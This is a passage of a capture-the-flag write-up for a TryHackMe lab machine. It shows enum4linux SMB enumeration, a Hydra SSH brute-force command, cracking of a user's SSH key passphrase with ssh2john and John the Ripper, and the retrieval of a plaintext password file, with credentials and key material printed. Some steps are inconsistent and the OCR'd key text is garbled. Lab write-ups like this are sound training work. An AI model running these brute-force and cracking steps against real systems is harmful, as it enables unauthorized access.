MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.10.183.249 ) =====

[+] Server 10.10.183.249 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.183.249 ) =====

```

```

root@SureshBabu:/home/ubuntu ~ root@SureshBabu:/home/ubuntu ~ + -
===== ( Session Check on 10.10.183.249 ) =====

[+] Server 10.10.183.249 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.183.249 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 10.10.183.249 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 10.10.183.249 from srvinfo:
  BASIC2      Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
  platform_id  :      500
  os version   :      6.1
  server type  : 0x809a03

===== ( Users on 10.10.183.249 ) =====

Use of uninitialized value $users in print at ./enum4linux.pl line 1028.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 1031.
Use of uninitialized value $users in print at ./enum4linux.pl line 1046.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 1048.

===== ( Share Enumeration on 10.10.183.249 ) =====

  Sharename    Type    Comment

```

Sharename	Type	Comment
Anonymous	Disk	
IPC\$	IPC	IPC Service (Samba Server 4.3.11-Ubuntu)

```

root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ + ~
===== ( Users on 10.10.183.249 ) =====
Use of uninitialized value $users in print at ./enum4linux.pl line 1028.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 1031.
Use of uninitialized value $users in print at ./enum4linux.pl line 1046.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 1048.
===== ( Share Enumeration on 10.10.183.249 ) =====

  Sharename      Type      Comment
  -----
  Anonymous     Disk
  IPC$          IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

  Server      Comment
  -----
  Workgroup    Master
  WORKGROUP   BASIC2

[+] Attempting to map shares on 10.10.183.249
//10.10.183.249/Anonymous      Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.183.249/IPC$      Mapping: N/A Listing: N/A Writing: N/A
===== ( Password Policy Information for 10.10.183.249 ) =====

[+] Attaching to 10.10.183.249 using a NULL share
[+] Trying protocol 139/SMB...

```

```

root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ + ~
===== ( Password Policy Information for 10.10.183.249 ) =====

[+] Attaching to 10.10.183.249 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
  [+] BASIC2
  [+] Builtin
[+] Password Info for Domain: BASIC2
  [+] Minimum password length: 5
  [+] Password history length: None
  [+] Maximum password age: 37 days 6 hours 21 minutes
  [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
  [+] Minimum password age: None
  [+] Reset Account Lockout Counter: 30 minutes
  [+] Locked Account Duration: 30 minutes
  [+] Account Lockout Threshold: None
  [+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

```

Retrieved partial password policy with speclient:

- Password Complexity: Disabled
- Minimum Password Length: 5

```
root@SureshBabu:/home/ubuntu X root@SureshBabu:/home/ubuntu X + - X
=====
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
=====
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
[!] Found new SID:
S-1-22-1
[!] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
```

```
[!] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
=====
[+] Getting printer info for 10.10.183.249
No printers returned.

enum4linux complete on Thu Apr 10 14:02:31 2025
root@SureshBabu:/home/ubuntu#
```

3. Exploitation

3.1. SSH Brute Force

From previous findings, tried to brute force the jan user with Hydra using common passwords.

```
hydra -l jan -P Password.txt ssh://10.10.183.249 -t 4
```

Success:

- Username: **jan**
- Password: **armando**

Used SSH to log in:

ssh jan@10.10.183.249

Screenshot (Evidence Attached):

The screenshot shows a terminal window with three tabs open. The first tab contains a list of names from Zitella to Zygmunt. The second tab shows a Hydra attack command being run against a host at 10.10.183.249. The third tab shows the results of the attack, indicating a successful login for user 'jan' with password 'armando'. The terminal is running on a Kali Linux system.

```
Zitella
Zoe
Zoel
Zoenka
Zofia
Zohar
Zola
Zoltan
Zonda
Zondra
Zongyi
Zonnya
Zora
Zorah
Zorana
Zorina
Zorine
Zouheir
Zsa zsa
Zsazsa
Zuben
Zulema
Zulfikar
Zuzana
Zyg
Zygmunt
root@sureshbabu:/usr/share/dirb/wordlists/others# hydra -I -l jan -P passwords.txt ssh://10.10.183.249 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 15:00:43
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task
[DATA] attacking ssh://10.10.183.249:22/
[22][ssh] host: 10.10.183.249   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 15:00:46
root@sureshbabu:/usr/share/dirb/wordlists/others#
```

3.2 Cracking the Private Key

- Located a private SSH key for user kay in /home/ubuntu/id_rsa.
- Used ssh2john.py to convert the key into hash format and saved it as hash.txt:

python3 ssh2john.py /home/ubuntu/id_rsa > hash.txt

- Then ran john with a wordlist to crack the passphrase:

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

- Successfully recovered passphrase for the private key.
- Discovered an SSH private key for user kay in /home/ubuntu/id_rsa, likely left unintentionally exposed. Used ssh2john.py to convert the private key into a hash format compatible with John the Ripper.

- Executed john with the rockyou.txt wordlist to brute-force the key's passphrase.
- Successfully cracked the key, allowing SSH access to jan without needing their password.

Screenshot Evidence:

```

root@SureshBabu:/home/ubuntu# ssh jan@10.10.183.249
jan@10.10.183.249's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Apr 10 11:25:55 2025 from 10.21.163.149
jan@basic2:~$ ls -a
.
..
lessht
jan@basic2:~$ cd ..
jan@basic2:~/home$ cd kay/
jan@basic2:~/home/kay$ ls -a
.
..
.bash_history .bash_logout .bashrc .cache .lessht .nano pass.bak .profile .ssh .sudo_as_admin_successful .viminfo
jan@basic2:~/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:~/home/kay$ ^C
jan@basic2:~/home/kay$ █

```

<img alt="Screenshot of a terminal window showing the root shell on SureshBabu. It displays the contents of the .viminfo file, which contains RSA PRIVATE KEY information. The file is encrypted with AES-128-CBC and has a DEK-Info of 6ABA7DE35CDB65070B92C1F760E2F75. The key itself is partially visible as IoNb/J0q2Pd56EZ23oAajXjLvhzS1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtLZ o9dyIEJB4wU7ueBPsmB487RdfVktOVrHty1k2aLy2Lka2cnfjz8Llv+FMsdsN XRVm/HRigcXPY87n5a1eiPyxPzH1300FIYLSPMv79RC6516frkDSvxXzbfdX AKA=+3T5FU9AEVKbJZnLTEBw31mxjv@0LXaqTx5QFeXMacIQOUWCHATlpVxN lGU8aG7cVxsIAmPicflx7uNRuB9NZ5UZp01plbCb4UEawX0Tt+Vkd6zh+Bk0aU hWQJcdn/U+dRasuoxgykLkU2dPseU7rlvPAq46y+ogK/woTbnTkRngkLqXmL lIWZyedylEtfc27ShzvVYhGFLgtOfalyb0McqIrM+mW6XOrzPBlv8iYNTddE 3jRjb0GLPs01hAWIRxUpaEr18lcZ+0LY0Ww2oMl2xKulgQpvZjwH04GdxbfJ lWVlxnnJ3p6A75pe4ZVxfmMt0QcKu0k1RaGMqlFNwaxPxYY6HauJoVeXn7 buUpo+elLYs5mo5tbpWdh1NrRfnGPlt6bn7Tvb77ACayGzHdlpIAqZmw/0hWrtznb RVhY1Cuf7xNmmbmzY2NeMppE218mFsavFCJE3cDgn5TvQXfheGJJRvrdhxVv VgVjsot+C2F7mbWmNs=TPPL0nddC6JmrUEUje1bl_zBcW6bX5s+b95eFecewMmVe B0WhqnPtDtVtg3sFdjxp0hgGxq4baAMbn4chFcK7RovCRjskyvYY/ED3Myv/c8720 ysvOpVn9WnFOldON-U4pYP6pMnU4Zd2QekNIWYEZIZMypyu/GCFdA0SARf6/kKwG ohOACK3i1AQKkb0+SflgxBaKhxb6d0cMQAWI0xYjunPKN8bz1QLJsiJzXibhl VaPe7X5NaJu5uubgtFhb/fBaBkbe14XlWR+HxbotpJx6RVbyEPZ/kVi0q351 GpwHSRzOn320xa4h0PkccG66JyHLS6B328uVi6Da6frY10nA4TEjJTP05RpccSEK QKIg65gICbpwJ1uAI9mEHZeHc0r2lyuf2bnfyUr0qCVo8+S8X75seen0zBauQL 4D14IXITq5saCHp4y/ntmz1A3Q9FMjzXAgdFK/HtAdmHQ5d1GxNw3tbdm8vGveG VfNSaExxeA39j0gm3bvo6cAxpxz124kj0bbewzxzbzWki0CPHFLyuModel.qp/NIk oSxL0Jc8azemIl5RAH5gDCL74k67we19j/J06zLUT0wSmLono11ifdsM04nUny33 z+3XTDcZoU15Ni4jCPLhTNnjAlsnp0aqad7gV3RD/asml2L2k80UT8PrTtt+S baXKPFN0dHmownGmDatJP+eHrc6S89+HAxvcvpxLKNtI7+j5NtwuPBCNtSFvo19 l9+xxd5YTv01Y8RMWjopzx7h80Tr7U+Y9N/Bvtbt+xzmLnlu+3qQ4W2oYnM2P nZjVpfeh#DBoucBSbfXsiSKNxNyScD4LspxUe4uMS3yBpz/44syY8REzrAzaI fn2nnjwQ1U2fWaJNtM501shONDEABf91laq46LSGpMRahNNWzozh/+LGfQmGjI I/zN/2kspUew/5mqlwvF1k8Q038m7M+li5ZX76snfJE9suva3ehHP2aen5hWDMw X+CuSIXPo10RDX+OmnoExM0n5x3LvtZ1RKNqno7FA21CzuCmX12j/LtmYwZEL 0ScgwNTLqpB65fLDj5cfA5cdzLaXL1t7XDzrWggSnCt+6CxszEndyU0Lr19EZ8XX oHz45rgACPbHcdWczfKCBf0QS01hjq9nSJe2W403lJmsx/U3YlauuaVgrHkFoejnx</pre>

```

root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ %
root@SureshBabu:/home/runu python3 ssh2john.py /home/ubuntu/id_rsa > /home/ubuntu/hash.txt
root@SureshBabu:/home/runu python3 ssh2john.py /home/ubuntu/id_rsa > /home/ubuntu/hash.txt
root@SureshBabu:/home/runu# ls -l /home/ubuntu/id_rsa
-rw-r----- 1 ubuntu ubuntu 3326 Apr 10 15:51 /home/ubuntu/id_rsa
root@SureshBabu:/home/runu# cd ../..
root@SureshBabu:# cd home/ubuntu/
root@SureshBabu:/home/ubuntu# ls
Burpsuite-Professional      id_rsa          result.txt  sureshbabub.time.ovpn
hash.txt                     metasploit-framework staff.txt    sureshbabub.time.ovpn:Zone.Identifier
root@SureshBabu:/home/ubuntu# cat hash.txt
/home/ubuntu/.id_rsa: $sshng$151656ABA7DE35CD865070892C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef8e499d5cad1af83d19402729c471837'fbdb7e
7eb172e8e9cd40e5e25d2d59a3d772204241e30519uee7813ec99be3ced1745564d51edc52b66bcb62e46bb60a77e3fcfe5bfef1c9ed9db0d5d1be3c3fd1d18867173d8f0lee
7b60b5e88f62b3d91c81f740e14862548f318fbfb510bae62e9fae40d2b1f5f36dd7d702406dfb7f9f154e3d00454a949b599cb4c0870d5f9b18efed252d702a21a5f941f797731a70
810e516087559798d916e0268656dc52b59263a794f971eee37864e07d3594b8669d25a656c26f8504b605f44edf9529deaf4c1f8193469485640999d9dbfd9fd45ab2ede
8c64094a53674fb1e53bae5ba9f2a6bacbea202bfc284db9d3ae446780aa8b31325948599e9ee32acb137cddbe61cd558874162e09b4e7da972d1b32a188acc9e595173a
b64f065bfc8823538d0c4de3463a9b538694fb34d61028847f56f84a5f57d4570da834bd129482d4295768f01fde3219d5b7c92d85a5f19c926954c84a0ba6b
be697b8655c5b626a513f947c46b2a659a18ca81b1d1a151317d76d4a879e2d856c6e6a39b5ba560e18b43517e18f6d6e9b9fb4ef6bec009ac86cc774ba4
802a666bffd21c114e7db455858d4251fef118d999b53607cccd130329a44da2f2761526951422440b7703827e53bd05177e1822494554a177157256a563b287e0b317b99b5a6e6
716c4fcf3e53a793d76fba3341c310091620e52626e9cf28d1bcf9502c9b352b65789b86555a3de575b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647407c5ba2da9c7a45
2598540c9318bbdcf3b679cabcbea559fd5a711e51d38f94e2960fe8f98d53865dd907a434859891761846ccb2a618215d0348045febf90ac06a073808822b78a101028a6cef9
27e58170513f0d76fa5341c310091620e52626e9cf28d1bcf9502c9b352b65789b86555a3de575b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647407c5ba2da9c7a45
507210f67f91588eab74fb51a9c07916689f7db4c40e2138f91c1bae896f21615b47dcb9588a836ba7eb623a70384c16c94fcf3b9f46971210a40a220e988089ba5c5a3d514e0
8f6610765e61cd2bda5cae7d96e77d852bda895a3cfa64bc5fb6e6c79ea0dcfc6a40b6e03238217213ab9b1a0873f8c8fb9ed3b3d40dd0d053636570a274152b85301d84c43976219
79cd376875983f32855f352854c57799837633a9b575ba8de9c017a73d76e084f6c3c4207358a8408f8c2688ca0378aa8f7d224a125e5a973c6997a622565100
7e600b223de24ebc1e8bd8f250e5b2d4f4ld298ba27a3522215d6b0c3b89d49f2777cfeff7c1c5b59a1497936236826308f2e14cd363025aa7c539na9a77b1b5d10ff6ca95a5d8
bda0474513f0d76fa5341c310091620e52626e9cf28d1bcf9502c9b352b65789b86555a3de575b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647407c5ba2da9c7a45
08e8a73c7b87c11b7b5363d3f7f05b5b7e5f39982e7bedea13aa16daa2b9c8f9d89d53e97a1fbcc81a2e701e5b7d7b224a1d371358b02103e25b29c54138b8c4b7c9786967
fe3a873c7b87c11b7b5363d3f7f05b5b7e5f39982e7da79e84f23d2f72f13a0dab493f7e8c78adce92f3debe1c73d0ed5d837b05763c69d218065ea2b86c03019cce1c84570aed1a6gf0918ec2b
0bc588a0f18537f26eccfa962e595f6beac9d4f244f6c8fb77a11cfd88078de15833305fe9ea0ed22173e8d74u435fe3a69a81313199f9c5c5cb56d6754u436a273b7c9d5b03b8
299723688f2ed998c1910b392720c0d4caba987a9f2fc38ff970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49ddc943a5e2f4u467c5d7a07859c39a00023c771d59cac
a0817ce412d35809b9d225d63f1d4d2dab9469582b1e1687a39f108a45b4e847f71512c2b1f5c522e62b79b6867e820d2f8e9b9f9ff3634c0de536fa2d3d77
fa27543b6c98985f13bd5f08f03b2d97e5d25d452f6a6d225704e053c19751864285de3031bc2f75b50c5d19a7feae6ad5625757477aa3c3f0e635717f1f5b9037b3a76425db2a2
151e2810f67fb785893d939360d1240093b2497a8909e1c79f8a084f27358a8408f8c2688ca0378aa8f7d224a125e5a973c6997a622565100
c5f5a6663e12fe53f5c09719a6a6f3e0c008cb6a035229a1597d9be6be1344d84c93f2126184c8a69a1364858780879890dd3f9da47d9ce360ddc88dd8
099809910d209bebba7f0fb7d944d9491b1b1b1a6f3e6455776f3c2e6647fa6722fcb2ad5b202506878b7a5e40d15a70ed55eacccc69a4f3e3
b693f3e82b8f75ccaf206512faa06102edcabc09ac51895180fbf60b68771deee58ed97e99d5ca3592c9733a76ae0b96ca58788be62e8fb006204c5744b2579701781b46e
c979dbdc9d339e57976051ca87fadae7184b0d79ca0f834632081c5df6189dc4cc8a0170c123c1ffff21c417f20813112bf901d81c5d78ca22024f1cd58cb5b73c1d68c65
29c4eb21d7b95941e0999fa6140bddd1f0ead9113b2e5f17c354aacf79a38a184d6f844559417552387182a20d8990203a6a5e966123d38b6fae351a208e5550555592011fec3960
9858b6b22743b0cca80c97d58076a660b95e640177cab3f6b690b01a8e4f5d0507157afe9c1d4c7f384187256a9a5d5ab0d466du4e4f07e5f348e8f100e5abe1c4d1bbc207fa3
617140a604b607c7e3f5020f9aab0700ad790e7847e085be2243e503bf7d097ae15a2ee16179262e351773bb880123c0a87a43f62380fbe08fc2b63ca08ffe2ba0c6deeffbdd49ee

```

3.3 Accessing key via SSH

- Logged into the machine as kay : ssh -i id_rsa kay@10.10.183.249
- Verified login and enumerated the user directory.
- Found a file named pass.bak containing a possible root password.

cat pass.bak

Output:hereisareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Screenshot Evidence:

```

root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ % root@SureshBabu:/home/ubuntu ~ %
root@SureshBabu:/home/runu# ssh -i id_rsa kay@10.10.236.11
The authenticity of host '10.10.236.11' (10.10.236.11) can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0tpriwPeLPUzDufTGTza4xMDA+o4.
This host key is known by the following other names/addresses:
~/ssh/known_hosts:1: [hashed name]
~/ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.236.11' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2: $ ls -a
. . . . . bash_history .bash_logout .bashrc .cache .lessht .nano pass.bak .profile .ssh .sudo_as_admin_successful .viminfo
kay@basic2: $ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2: $ 

```

4. Root Flag Retrieval

After logging into the machine as user **kay**, I explored the home directory and discovered a file named pass.bak. Viewing the contents of this file revealed the following plaintext password:

```
cat pass.bak
```

Output:

```
hereisareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Summary :

Step	Status	Notes
Nmap Recon	<input checked="" type="checkbox"/> Done	Ports 22, 80, 139, 445 open
Web Enum	<input checked="" type="checkbox"/> Done	/development/ → dev.txt, j.txt clues
SMB Enum	<input checked="" type="checkbox"/> Done	Users: jan, kay; Accessed log.txt via SMB
SSH Exploit	<input checked="" type="checkbox"/> Done	Brute-forced jan:armando
Privilege Esc.	<input checked="" type="checkbox"/> Done	Cracked kay key → found password → got root flag

Reference:

Reference Type	Link or Description
CVE Lookups	https://cve.mitre.org/
TryHackMe Room	https://tryhackme.com/room/basicpentestingjt
FFUF Tool Docs	https://github.com/ffuf/ffuf

Reference Type	Link or Description
Hydra	https://tools.kali.org/password-attacks/hydra
John the Ripper	https://www.openwall.com/john/
enum4linux	https://tools.kali.org/information-gathering/enum4linux
Wireshark Docs	https://www.wireshark.org/docs/
Aircrack-ng Docs	https://www.aircrack-ng.org/

Resource Used:

Tool / Resource	Purpose
Nmap	Network scanning and port detection
FFUF	Directory brute-forcing
Hydra	SSH login brute-force
John the Ripper	Cracking SSH private key
smbclient	SMB share enumeration and access
enum4linux	Extracting SMB user info
Wireshark	Packet capture and HTTP credential sniffs
Aircrack-ng	Wi-Fi WPA2 handshake cracking
VeraCrypt	Disk decryption for intermediate task
Metasploit Framework	Payload creation and reverse shell
TryHackMe Platform	Practice labs and vulnerable machines
rockyou.txt	Wordlist for brute-force and cracking